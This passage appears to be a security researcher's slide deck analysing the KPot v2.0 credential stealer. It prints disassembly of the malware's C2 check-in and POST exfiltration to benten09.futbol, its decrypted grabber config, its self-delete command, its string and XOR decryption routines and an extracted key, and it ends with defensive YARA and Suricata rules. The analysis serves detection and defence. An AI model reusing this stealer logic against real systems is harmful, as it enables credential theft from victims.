0x0040fcde    lea esi, [encodedString_x25x2fgatex2ephp]
0x0040fce4    pop eax
0x0040fce5    call StringDecoder_1 ; Decode the string "Content-Type: application/x-www-form-ur...
0x0040fce9    push dword [0x415218] ; The string "http://benten09.futbol/B0H9KGa4jvUsU4jL"
0x0040fcf0    lea eax, [encodedString_GET]
0x0040fcf3    push eax
0x0040fcf4    mov ebx, 0x104 ; 260
0x0040fcf9    lea edi, [lpszUrl]
0x0040fcff    call FormatString ; Make string "http://benten09.futbol/B0H9KGa4jvUsU4jL/gate.php...
0x0040fd04    push dword [0x415214] ; push "benten09.futbol" to the stack
0x0040fd0a    mov eax, esi
0x0040fd0c    push eax
0x0040fd0d    lea edi, [lpszHeaders]
0x0040fd13    call FormatString ; Make string "Content-Type: application/x-www-form-urlencoded....
```



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KPot v2.0 - CnC Checkin Attempts



```
0x0040fd1f    mov dword [decodedCncResponseData], ebx
0x0040fd22    xor edi, edi
                ↓
0x0040fd24    cmp esi, ebx
0x0040fd26    jne 0x40fd57
                ↓
0x0040fd28    lea eax, [decodedCncResponseData]
0x0040fd2b    push eax
0x0040fd2c    push ebx      ; lpOptionalLength
0x0040fd2d    push ebx      ; lpOptional
0x0040fd2e    lea eax, [lpszHeaders]
0x0040fd34    push eax      ; lpszHeaders
0x0040fd35    lea eax, [lpszVerb]
0x0040fd38    push eax      ; lpszVerb
0x0040fd39    lea eax, [lpszUrl]
0x0040fd3f    push eax      ; lpszUrl
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@"
0x0040fd46    add eax, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24
```

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KPot v2.0 - CnC Checkin HTTP Request



```
GET /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: benten09[.]futbol
Connection: Keep-Alive
```

Figure: KPot v2.0 - CnC Checkin HTTP GET Request



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KPot v2.0 - CnC Checkin HTTP Response

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.14.1
```

```
Date: Wed, 10 Jul 2019 17:27:40 GMT
```

```
Content-Type: text/html; charset=UTF-8
```

```
Transfer-Encoding: chunked
```

```
Connection: close
```

```
X-Powered-By: PHP/7.1.29
```

```
enhFA1kHQHsAaWUDW3xQARQWMHckfzwHbgd1BVhjWAhf0McWmkuDnQUHX8nEj5R0zkQUxxXLhV2ChVwKAgz  
bxRjWl4HUV1gHywsRkYSPncZCDZwLWQuFRQ5JEI0LBVRbhYrdTp3Mwh0CgttWhI+dxkINnAtZC4VAGhmBjUS  
JXUHAD1/N2kVL0IzIF0aEhVIPxYrdTp3Mwh0CgttQGMVSD91K20vZDAIcx0GbTVoFEMuOwRAB1AYJ1R9CHYP  
PgpEJDkrbS9kMAhzHQZtNX0+bwwbNxAqcyMVbmlhAjUSJXUHAD1/N2kuFXUdGHsnAD5vFBYwdyR/PAduBw==
```

Figure: KPot v2.0 - CnC Checkin HTTP Response

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KPot v2.0 - CnC Checkin Base64 Decoding



```
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@" ; call 0x0040f26a or CncCheckin_1 edi +
0x0040fd46    add edi, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24

0x0040fd53    cmp esi, ebx
0x0040fd55    je 0x40fd8d

0x0040fd57    lea eax, [var_8h]
0x0040fd5a    push eax
0x0040fd5b    mov eax, dword [decodedCncResponseData]
0x0040fd5e    mov ecx, esi
0x0040fd60    call LocalBase64Decode ; Decode CncResponse to eax
0x0040fd65    mov edi, eax
0x0040fd67    pop ecx
0x0040fd68    cmp edi, ebx
0x0040fd6a    je 0x40fd8d
```

Figure: KPot v2.0 - CnC Checkin Base64 Decoding

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KPot v2.0 - CnC Checkin Response Base64 Decoded

00000000	7a 78 45 03 59 07 40 7b 00 69 65 03 5b 7c 50 01	zx.E.Y.@{.ie.[P.
00000010	14 16 30 77 24 7f 3c 07 6e 07 65 05 58 63 58 08	..0w\$.<.n.e.XcX.
00000020	65 7f 43 1c 5a 69 2e 0e 74 14 1d 7f 27 12 3e 51	e.C.Zi..t...'.>Q
00000030	3b 39 10 53 1c 57 2e 15 76 0a 15 70 28 08 33 6f	;9.S.W...v..p(.3o
00000040	14 63 5a 5e 07 51 5d 60 1f 2c 2c 46 46 12 3e 77	.cZ^.Q]`.,,FF.>w
00000050	19 08 36 70 2d 64 2e 15 14 39 24 42 0e 2c 15 51	..6p-d...9\$B.,.Q
00000060	6e 16 2b 75 3a 77 33 08 74 0a 0b 6d 5a 12 3e 77	n.+u:w3.t..mZ.>w
00000070	19 08 36 70 2d 64 2e 15 00 68 66 06 35 12 25 75	..6p-d...hf.5.%u
00000080	07 00 39 7f 37 69 15 2f 42 33 20 5d 1a 12 15 48	..9.7i./B3]...H
00000090	3f 16 2b 75 3a 77 33 08 74 0a 0b 6d 40 63 15 48	?.+u:w3.t..m@c.H
000000a0	3f 65 2b 6d 2f 64 30 08 73 1d 06 6d 35 68 14 43	?e+m/d0.s..m5h.C
000000b0	2e 3b 04 40 07 50 18 26 54 7d 08 76 0f 3e 0a 44	.;. @.P.&T}.v.>.D
000000c0	24 39 2b 6d 2f 64 30 08 73 1d 06 6d 35 7d 3e 6f	\$9+m/d0.s..m5}>o
000000d0	0c 1b 35 70 2a 73 23 15 6e 69 61 02 35 12 25 75	..5p*s#.nia.5.%u
000000e0	07 00 39 7f 37 69 2e 15 75 1d 18 7b 27 00 3e 6f	..9.7i..u..{'.>o
000000f0	14 16 30 77 24 7f 3c 07 6e 07	..0w\$.<.n.

Figure: KPot v2.0 - CnC Checkin Base64 Decoded

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KPot v2.0 - Decoded and XOR Decrypted CnC Payload

```
11111111111111__DELIMM__[victim_public_ip_address]__DELIMM__appdata__GRABBER__*.log,*.*.txt,  
__GRABBER__%appdata%__GRABBER__0__GRABBER__1024__DELIMM__desktop_txt__GRABBER__*.txt,  
__GRABBER__%userprofile%\Desktop__GRABBER__0__GRABBER__150__DELIMM____DELIMM____DELIMM__
```

Figure: KPot v2.0 - CnC Decoded and Decrypted Response



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KPot v2.0 - CnC Checkin Routine Language Check

```
0x004101bb    mov eax, dword [arg_8h]
0x004101be    push 0x10          ; 16
0x004101c0    pop edx
0x004101c1    mov ecx, edi
0x004101c3    call ParseCncResponseFirstValue
0x004101c8    call CheckLanguage
0x004101cd    test al, al
0x004101cf    jne 0x4101e0

0x004101d1    push dword [arg_ch]
0x004101d4    push dword [arg_8h]
0x004101d7    push edi          ; CncCheckinResponseDecoded
0x004101d8    call CncResponseStealer ; if Language Doesn't Match
0x004101ad    add esp, 0xc
```

Figure: KPot v2.0 - CnC Checkin Routine Language Check



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KPot v2.0 - Language List

- LANG_RUSSIAN
- LANG_ARMENIAN
- LANG_AZERI
- LANG_SUBLANG_AZERI_LATIN
- LANG_GEORGIAN
- LANG_TAJIK
- LANG_CROATIAN
- LANG_UZBEK
- LANG_SUBLANG_UZBEK_LATIN



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KPot v2.0 - Stealer Modules

```
0x004102cb    call CncCheckinRoutine  
0x004102d0    pop ecx  
0x004102d1    pop ecx  
0x004102d2    test al, al  
0x004102d4    jne 0x4102eb
```

```
0x004102d6    lea eax, [lpFilename]  
0x004102dc    push eax          ; arglist = lpFilename  
0x004102dd    call PingDelete  
0x004102e2    pop ecx  
0x004102e3    push 0           ; uExitCode  
0x004102e5    call dword [kernel32_ExitProcess] ; 0x415
```

Figure: KPot v2.0 - Deleting Itself

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KPot v2.0 - Self Delete Routine

```
400000.rec.00390228
■ lea esi,dword ptr ss:[ebp-14]
mov eax,AS
call 400000.rec.38C98F
push dword ptr ss:[ebp+8] ; [ebp+8]:L"C:\\\\Users\\\\malware\\\\Desktop\\\\process_3756\\\\400000.rec.exe"
lea eax,dword ptr ss:[ebp-50]
push eax
mov ebx,136
lea edi,dword ptr ss:[ebp-4C4]
call 400000.rec.385188
pop ecx
pop ecx
push 104
lea eax,dword ptr ss:[ebp-258]
push eax
mov eax,esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
push eax
call dword ptr ds:[<&ExpandEnvironmentStringsw>]
pop edi
pop esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
pop ebx
test eax,eax
je 400000.rec.390284
```

```
400000.rec.0039026A
xor eax,eax
push eax
push eax
lea ecx,dword ptr ss:[ebp-4C4]
push ecx
lea ecx,dword ptr ss:[ebp-258]
push ecx
push eax
push eax
call dword ptr ds:[<&ShellExecuteW>]
```

```
400000.rec.00390284
leave
ret
```



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KPot v2.0 - Stealer Modules

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- Discord
- Earth VPN
- Electrum
- Etheurim
- Filezilla
- Firefox
- Screen Capture
- Skype
- Internet Explorer
- Monero
- Nord VPN
- Outlook
- Pidgen IM
- Remote Desktop
- Steam
- Total Commander
- WinSCP



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KPot v2.0 - Stealer Modules Language Check

The screenshot shows two sections of assembly code. The top section is enclosed in a box and contains:

```
0x004102eb    call CheckLanguage  
0x004102f0    test al, al  
0x004102f2    jne 0x41035e
```

An arrow points from the end of the third instruction (jne) down to the second section. The bottom section is also enclosed in a box and contains:

```
0x004102f4    lea eax, [var_20h]  
0x004102f7    push eax  
0x004102f8    lea eax, [ppstm]  
0x004102fb    push eax  
0x004102fc    call ModuleSystemInfoStealer
```

Figure: KPot v2.0 - Stealer Modules Language Check



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KPot v2.0 - CnC Exfiltration

```
0x0040fdc3    call StringDecoder_1 ; Decode string "POST"
0x0040fdc8    push 0x7b          ; '{' ; 123
0x0040fdca    lea   esi, [var_2ch]
0x0040fdcd    pop   eax
0x0040fdce    call StringDecoder_1 ; Decode string "%S/gate.php"
0x0040fdd3    push 0x7d          ; '}' ; 125
0x0040fdd5    lea   esi, [var_108h]
0x0040fddb    pop   eax
0x0040fddc    call StringDecoder_1 ; Decode string Host: %S
0x0040fde1    mov   ecx, edi
0x0040fde3    call LocalGetStringLength
0x0040fde8    push  eax
0x0040fde9    mov   eax, edi
0x0040fdbb    push  eax
0x0040fdec    push dword [var_4h]
0x0040fdef    push dword [lpMem]
0x0040fdf2    call CncCheckinResponseEncryptDecrypt
```

Figure: KPot v2.0 - CnC Exfiltration

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KPot v2.0 - CnC Exfiltration Traffic



```
POST /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
```

```
Content-Type: application/octet-stream
```

```
Content-Encoding: binary
```

```
Host: benten09[.]futbol
```

```
Content-Length: 247782
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

```
[HTTP Client Body Binary Data (Encrypted)]
```

Figure: KPot v2.0 - CnC Exfiltration Beacon

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
KPot v2.0 - String Decryption SIDs and Data Pointers



```
0x004058ea    lea edi, [var_68ch] → Encrypted data pointer
0x004058f0    mov eax, 0xa6 ; 166
0x004058f5    call StringDecryptor_0 ; Decodes the string "wininet.dll" to edi
0x004058fa    lea edi, [var_680h]
0x00405900    mov eax, 0xa7 ; 167 → String ID
0x00405905    call StringDecryptor_0 ; Decodes "winhttp.dll" to edi
0x0040590a    lea edi, [var_638h]
0x00405910    mov eax, 0xa8 ; 168
0x00405915    call StringDecryptor_0 ; Decodes "ws2_32.dll" to edi
0x0040591a    lea edi, [var_620h]
0x00405920    mov eax, 0xa9 ; 169
0x00405925    call StringDecryptor_0 ; Decodes "user32.dll" to edi
0x0040592a    lea edi, [var_668h]
0x00405930    mov eax, 0xaa ; 170
0x00405935    call StringDecryptor_0 ; Decodes "shell32.dll" to edi
0x0040593a    lea edi, [var_6ach]
0x00405940    mov eax, 0xab ; 171
0x00405945    call StringDecryptor_0 ; Decodes "advapi32.dll" to edi
0x0040594a    lea edi, [var_62ch]
0x00405950    mov eax, 0xac ; 172
0x00405955    call StringDecryptor_0 ; Decodes "dnsapi32.dll" to edi
0x0040595a    lea edi, [var_69ch]
0x00405960    mov eax, 0xad ; 173
0x00405965    call StringDecryptor_0 ; Decodes "netapi32.dll" to edi
```

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KPot v2.0 - String Decryption Routine



KPot v2.0 - String Decryptor Pseudo Emulation Code

```
global sd0
section .text
;; 0x400C00 Image Base Modifier
sd0:
    push ebp
    mov ebp, esp
    mov edi, [ebp + 0x8]          ; Parameter: Pointer to String Buffer
    mov eax, [ebp + 0xc]          ; Parameter: String ID
    mov ecx, [ebp + 0x10]         ; Parameter: Pointer to sample data
    push ebx
    push esi
    mov ebx, ecx
    movzx eax, ax
    lea eax, [eax*8 + ebx + 0x668] ; Hard-coded Offset
    xor ecx, ecx
    xor esi, esi
    cmp cx, word [eax + 2]
    jae addr_40c985
;; [...]
```



KPot v2.0 - String Decryptor Pseudo Emulation Code Cont...

```
addr_40c970:  
    mov edx, dword [eax + 4]  
    sub edx, 0x400c00          ; Calculated File Offset  
    lea edx, [ebx + edx]  
    movzx ecx, si  
    mov dl, byte [edx + ecx]  
    xor dl, byte [eax]  
    inc esi  
    mov byte [ecx + edi], dl  
    cmp si, word [eax + 2]  
    jb addr_40c970  
addr_40c985:  
    movzx eax, word [eax + 2]  
    mov byte [eax + edi], 0  
    mov eax, edi  
    pop esi  
    pop ebx  
    pop ebp  
    ret
```



KPot v2.0 - CnC Encrypt/Decrypt Routine

```
; arg0: ptr to base64 decoded data, arg1: data size  
; arg2: ptr to decryption key, arg3: decryption key length  
c2dec:  
    push ebp  
    mov ebp, esp  
    push esi  
    xor esi, esi  
    cmp dword [ebp + 0xc], esi  
    jbe addr_403ddd  
addr_403dc2:  
    mov eax, dword [ebp + 0x8]  
    lea ecx, [esi + eax]  
    xor edx, edx  
    mov eax, esi  
    div dword [ebp + 0x14]  
    mov eax, dword [ebp + 0x10]  
    mov al, byte [edx + eax]  
    xor byte [ecx], al  
    inc esi  
    cmp esi, dword [ebp + 0xc]  
    jb addr_403dc2  
addr_403ddd:  
    pop esi  
    pop ebp  
    ret
```



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KPot v2.0 - Defeating KPot v2.0 Demo w/ CnC Server and Decryption Tool

```
c3rb3ru5 at d3d53c in /home/c3rb3ru5/Tools/fkks/src/kp2dc/bin (master +6)
└ λ ./kp2dc --help
  -----
  |           KPot v2.0 Decrypt/Encrypt
  |
  | -h, --help                  Print this Help Menu
  | --decrypt-strings          Dump All Strings
  | -q, --quiet                 Silence Output
  | --extract-key               Dump C2 Server Decryption Key
  | --extract-domain            Dump C2 Domain
  | --decrypt-sid [#]           Decrypt String by ID
  | -k, --key      [keystr]     Crypt Key String
  | --crypt-file              Crypt File
  | -o, --output   [_file_]     Output to File
  | -i, --input    [_file_]     Input File
  | --crypt-stdin             StdIn (base64 only)
  | --examples                Show Examples
  | --version                 Show Version
  |
  | Company: GoSecure TITAN
  | Author : Lilly Chalupowski
  \-
c3rb3ru5 at d3d53c in /home/c3rb3ru5/Tools/fkks/src/kp2dc/bin (master +6)
└ λ ./kp2dc --extract-key -i sample.bin
KIt2h6qJ1XT2jMa0
c3rb3ru5 at d3d53c in /home/c3rb3ru5/Tools/fkks/src/kp2dc/bin (master +6)
└ λ ./kp2dc --extract-domain -i sample.bin
http://benten09.futbol
c3rb3ru5 at d3d53c in /home/c3rb3ru5/Tools/fkks/src/kp2dc/bin (master +6)
└ λ 
```



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
Threat Actor Hypothesis

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Threat Actor Hypothesis - ValidCC Website Relationship



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Threat Actor Hypothesis - ValidCC Website

The image shows a female anime-style character with brown hair tied back, wearing a white t-shirt and a plaid skirt, holding a black assault rifle with a scope. She is standing next to a login interface for the website <https://validcc.ws/login.php>. The login form is titled "1 FIRST STEP LOGIN - Enter username and password:" and contains fields for "Username" and "Password". A "Next step" button is located to the right of the password field. Below the login form is a link "CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT". Further down is a "REGISTRATION" button and a note "USE ONLY DOMAIN: VALCC.BAZAR". The background features a dark, futuristic digital interface with binary code and circuit patterns.

https://validcc.ws/login.php

1 FIRST STEP LOGIN - Enter username and password:

Username

Password

Next step

CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT

REGISTRATION

USE ONLY DOMAIN: VALCC.BAZAR

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KPot v2.0 - Yara Signature

```
rule kpot_v2{
    meta:
        author = "TITAN"
        company = "GoSecure"
        description = "KPot v2.0 Operation Lawyer Loot"
        created = "2019-09-15"
        reference = "e66ba8277ea31ccb49a1b1ef6d612b9b"
        type = "malware.stealer"
        os = "windows"
    strings:
        $s0 = "%s\\Outlook.txt" wide
        $s1 = "POP3 Password" wide
        $s2 = "IMAP Password" wide
        $s3 = "HTTP Password" wide
        $s4 = "SMTP Password" wide
        $s5 = "password-check"
        $h0 = { 50 ?? ?? ?? ?? ?? ?? 83 c7 04 83 c4 18 ?? ?? 83 ff ??}
        $h1 = { b9 19 04 00 00 66 3b c1 }
    condition:
        (uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550) and
        ($h0 and $h1) and ($s0 or $s1 or $s2 or $s3 or $s4 or $s5)
}
```

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KPot v2.0 - Suricata Signatures

```
alert http $HOME_NET any -> $EXTERNAL_NET any (
  msg:"GS MALWARE KPot v2.0 CnC Checkin";
  content:"GET"; http_method;
  content:"gate.php"; nocase; http_uri; fast_pattern;
  pcre:"/^\/[a-z0-9]{16}\/gate\.php$/iU";
  content:"Content-Type|3a 20|application/x-www-form-urlencoded"; http_header;
  content:!\"User-Agent"; http_header;
  flow:to_server, established;
  flowbits:set, http.malware.stealer.kpot_0;
  metadata:created 2019-07-12, type malware.stealer, os windows;
  reference:url, https://github.com/lillypad/fkks;
  classtype:trojan-activity;
  sid:2000000;
  rev:1;
)
alert http $EXTERNAL_NET any -> $HOME_NET any (
  msg:"GS MALWARE KPot v2.0 CnC Checkin Response";
  content:"200"; http_stat_code;
  flowbits:isset, http.malware.stealer.kpot_0
  pcre:"/^([a-z0-9\/+]+(?:=+)?)/iQ";
  flow:to_client, established;
  metadata:created 2019-07-12, type malware.stealer, os windows;
  reference:url, https://github.com/lillypad/fkks;
  classtype:trojan-activity;
  sid:2000001;
  rev:1;
)
```

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KPot v2.0 - Suricata Signatures cont...

```
alert http $HOME_NET any -> $EXTERNAL_NET any (
    msg:"GS MALWARE KPot v2.0 Data Exfiltration";
    content:"POST"; http_method;
    content:"gate.php"; nocase; http_uri; fast_pattern;
    pcre:"/^\\/[a-z0-9]{16}\\/gate\\.php$/iU";
    content:"Content-Type|3a 20|application/octet-stream"; http_header;
    content:"Content-Encoding|3a 20|binary"; http_header;
    flow:to_server, established;
    flowbits:set, http.malware.stealer.kpot_1;
    metadata:created 2019-07-12, type malware.stealer, os windows;
    reference:url, https://github.com/lillypad/fkks;
    classtype:trojan-activity;
    sid:2000002;
    rev:1;
)
alert $EXTERNAL_NET any -> $HOME_NET any (
    msg:"GS MALWARE KPot v2.0 Data Exfiltration Response";
    content:"200"; http_stat_code;
    content:"OK"; nocase; http_server_body; depth:2;
    flow:to_client, established;
    flowbits:isset, http.malware.stealer.kpot_1;
    metadata:created 2019-07-12, type malware.stealer, os windows;
    reference:url, http://github.com/lillypad/fkks;
    classtype:trojan-activity;
    sid:2000002;
    rev:1;
)
```

I has a Question Plz?

GoSECURE



terminal

```
malware@home ~$ git clone https://github.com/lillypad/fkks.git
malware@home ~$ cd fkks/
malware@home ~$ mupdf docs/index.pdf &
malware@home ~$
```



Thank You!

GoSECURE



- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- https://en.wikipedia.org/wiki/DLL_injection